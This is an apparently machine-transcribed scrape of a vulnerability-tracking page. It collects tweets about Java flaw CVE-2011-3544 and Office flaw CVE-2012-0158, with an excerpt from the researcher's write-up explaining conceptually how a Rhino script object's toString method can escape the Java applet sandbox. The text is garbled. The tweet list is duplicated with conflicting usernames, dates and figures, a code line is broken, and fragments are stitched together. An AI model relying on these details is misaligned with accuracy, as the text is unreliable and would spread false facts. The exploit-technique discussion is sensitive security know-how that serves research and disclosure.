
'references'

External Source : REDHAT

Name: RHSA-2011:1384

Hyperlink: <http://www.redhat.com/support/errata/RHSA-2011-1384.html>

External Source : CONFIRM



1 month gap

3-4 month gap

Date (d-m-y)



New #Java update out, expect a lot of new evil applets in the future... <http://t.co/mAOgc8Zg> #oracle #cpu - I think CVE-2011-3544 is mine.
— [mihi42](#) at 2011-10-18T20:19:24 None: 0



schierim.users.sourceforge.net/CVE-2011-3544.html

CVE-2011-3544 / ZDI-11-305 – Oracle Java A Code Execution

by Michael 'mihi' Schierl, @mihi42

Summary

This is a vulnerability in the Rhino Script Engine that can be used by a Java Applet to run arbitrary



New #Java update out, expect a lot of new evil applets in the future... <http://t.co/mAOgc8Zg> #oracle #cpu - I think CVE-2011-3544 is mine.

— [mihi42](#) at 2011-10-18T20:19:24 **None: 0**



Vuln: Oracle Java SE CVE-2011-3544 Remote Java Runtime Environment Vulnerability <http://t.co/FkNW90Jc>

— [D3Seguridad](#) at 2011-10-20T19:10:03 **Fly: 1**



Details for my #7day #java #vulnerability: CVE-2011-3544 – Oracle Java Applet Rhino Script Engine Remote Code Execution <http://t.co/tjPp8p66>

— [mihi42](#) at 2011-10-26T20:46:21 **Middle: 24**



who will see the 1st #exploit kit or Java #malware using CVE-2011-3544 in the wild? <http://t.co/XywOJmPk> - I'll be looking forward to it :)

— [c_APT_ure](#) at 2011-10-31T15:25:17 **None: 0** **Exploit**



New #Java #exploit (CVE-2011-3544) is being rolled into exploit kits like #BlackHole bit.ly/w4gz1D bit.ly/rz5Slt (via @briankrebs) #in

— [EternalTodo](#) at 2011-11-28T08:06:06 **Fly: 1** **Exploit**



this.

CVE-2011-3544 / ZDI-11-305 – Oracle Java Applet Rhino Script Engine Remote Code Execution

by Michael 'mihi' Schierl, [@mihi42](#)

Summary

This is a vulnerability in the Rhino Script Engine that can be used by a Java Applet to run arbitrary Java code outside of the sandbox. Since Rhino Scripts are basically strings of JavaScript, they are not controlled by the Java SecurityManager like origin of class files is controlled. Therefore, the scripting engine has to make sure that a script called from untrusted code will not be able to perform actions that untrusted code is not allowed to perform (like disabling the security manager). While the guys at Sun/Oracle spent quite a lot of time trying to achieve this, they missed (at least) one way, where you can create a script that returns a (Java) object whose `toString` method will run any script code in the context of the caller of the `toString` method. If the caller is sufficiently privileged, that script code can then for example disable the security manager and call back into your applet code to run any Java code that is in your applet with full permissions.

I won't go into detail here how you can make an applet call your `toString` method with full privileges – there are several ways to do so. If you don't know any, have a look at [Sami Koivu's blog](#) – he describes some of the ways in his articles about previous Java vulnerabilities he found.

Introduction to Rhino

If you have never worked with Rhino (or with the Scripting Framework), here is a short introduction. Basically, Rhino is JavaScript. But there are features in it to interact with Java code. You can bind Java objects to JavaScript variables, call methods, create new objects (both Java and JavaScript ones) and create dynamic proxy objects. The following code shows an Applet that binds itself to a script variable and then evaluates a script that builds a proxy Runnable object which implements `toString` and `run` in JavaScript. When running the example, the strings get printed ordered by the numbers they start from. Package names not starting with `java.` have to be prefixed with `Packages.`, but you can also use that prefix for `java.` packages. Note that the expression for building a proxy from a JavaScript object does not use the `new` keyword, unlike anonymous classes in Java.


GeSHI © 2004-2007 Nigel McNie, 2007-2010 Benny Baumann, 2008-2009 Millan Wolff

```
1. import java.applet.Applet;
2. import javax.script.*;
3.
4. public class RhinoExample extends Applet {
5.     public void init() {
6.         try {
7.             ScriptEngine se = new ScriptEngineManager().getEngineByName("js");
8.             Bindings b = se.createBindings();
9.             b.put("applet", this);
10.            Runnable proxy = (Runnable) se.eval(
11.                "java.lang.Runnable({" +
12.                "    run: function() {" +
13.                "        java.lang.System.out.println(12, Running!);" +
```








106 vuln refs



7
Timeline © SIMILE



CVE-2012-0158, Office




67 vuln refs

LIST • TIMELINE • MAP • GRID

English

sorted by: ts; then by... • grouped as: sorted

- [@nikkeibp](#) 不正DOCファイルで悪意産業を狙う標的型攻撃 <http://t.co/g7lyFa9> 「脆弱性「CVE-2012-0158」を突く攻撃。DOC以外にもPDF、RTFファイルで確認。中国ではネットゲ・アンドロイドへの攻撃頻発、地下サイトで攻撃手法拡散が問題に。」
— [lyoukiyoo](#) and 2012-08-23T01:06:06 [None](#) 0
- [.jp](#) report on ongoing targeted attacks
- [@mikko](#) I've seen CVE-2009-3129 used in ongoing TA (APT) in Feb, followed by CVE-2011-0611 (SWF in PDF), followed by many CVE-2012-0158 DOC's
— [c_APT_tre](#) and 2012-08-10T14:00:01 [None](#) 0
- [@mtrackr](#) CVE-2012-0158 generated '8861 password' XLS <http://t.co/KOeAeSZ> * similar have pwds 1993 and 4466 << thank you, I didn't know
— [snowf0e](#) and 2012-06-10T04:01:05 [Fly](#) 1
- New report layout and design in Joe Sandbox 6.1.0, CVE-2012-0158 Analysis -> <http://t.co/W0R25IM>
— [joe4security](#) at 2012-07-29T12:42:18 [Fly](#) 5 [Analysis](#)
- Hui .. V3 precision inspection newbie computer system restore because something found one .. Exploit/Cve-2012-0158 What is this?
— [torfinio](#) and 2012-07-18T09:54:14 [None](#) 0 [exploit](#)
- CVE-2012-0158 exploited using DLL order hijacking - <http://t.co/vfthB7Wh> ... good method but emailing archives should never work #malware
— [hidden illusion](#) at 2012-07-11T12:27:00 [Fly](#) 1 [Exploit](#)
- <https://t.co/ChPvVQs3> MTrackr analysis worked fine -> *214: exploit.office RTF MSCOMCTL.COX RCE CVE-2012-0158* (re prev tweet)
— [c_APT_tre](#) and 2012-07-04T07:51:43 [Feedback](#) 2 [exploit](#) [Analysis](#)
- Definitely more MS office RTF malware the past couple weeks vs PDFs <http://t.co/YbnMKdC9> #CVE-2012-0158 Adobe is doing something right :)
— [sulf](#) and 2012-07-01T06:25:50 [None](#) 0



sorted by: [ts](#); [then by...](#) • [grouped as sorted](#)

@nikkeibpITpro不正DOCファイルで軍需産業を狙う標的型攻撃<http://t.co/c97lyFs9>『脆弱性「CVE-2012-0158」を突く攻撃。DOC以外にもPDF、RTFファイルで確認。中国ではネットゲ・アンドロイドへの攻撃頻発、地下サイトで攻撃手口拡散が問題に』

— [tyoukityozo](#) and [2012-08-23T01:05:06](#) **None: 0**

.jp report on ongoing targeted attacks



@mikko I've seen CVE-2009-3129 used in ongoing TA (APT) in Feb, followed by CVE-2011-0611 (SWF in PDF), followed by many CVE-2012-0158 DOC's

— [c_APT_ure](#) and [2012-08-10T14:00:01](#) **None: 0**



@mwtracker CVE-2012-0158 generated "8861 password" XLS <http://t.co/lKOeAeSZ> " similar have pwds 1933 and 4466 << thank you, I didn't know

— [snowfl0w](#) and [2012-08-10T04:01:05](#) **Fly: 1**



New report layout and design in Joe Sandbox 6.1.0, CVE-2012-0158 Analysis -> <http://t.co/tX0R25iM>

— [joe4security](#) at [2012-07-29T12:42:18](#) **Fly: 1** **Analysis**



Hull .. V3 precision inspection newbie computer system restore because something found one .. Exploit/Cve-2012-0158 What is this?

— [toritoriro](#) and [2012-07-18T09:54:14](#) **None: 0** **exploit**

cont. end-user detections



CVE-2012-0158 exploited using DLL order hijacking - <http://t.co/nfdHB7Wh> ... good method but emailing archives should never work #malware

— [hidden illusion](#) at [2012-07-11T12:27:00](#) **Fly: 1** **Exploit**




<https://t.co/ChPsVGa3> MWtracker analysis worked fine --> "214: exploit.office RTF MSCOMCTL.OCX RCE CVE-2012-0158" (re prev tweet)

— [c_APT_ure](#) and [2012-07-04T07:51:43](#) **Feather: 3** **exploit, Analysis**



Definitely more MS office RTF malware the past couple weeks vs PDFs <http://t.co/YbwMKdC9> #CVE-2012-0158 Adobe is doing something right :)

— [sufii](#) and [2012-07-01T06:25:50](#) **None: 0**



[XecureLab] New RTF Exploits CVE-2012-0158 have been discovered in real APT attacks!

<http://t.co/e8WkQJt8>

— [unpucker](#) and 2012-04-16T10:39:20

Middle: 16

exploit

- Feather
- Fly
- Light
- Middle
- None
- mixed

Patch Tuesday

talkback.volvent.org/items.html

Talkback Trending Items Mined Items Origin Users Statistics Data Feeds About Vulnerability ID Lookup

Medium: Twitter (434)

Mining Type: Vuln. reference (434)

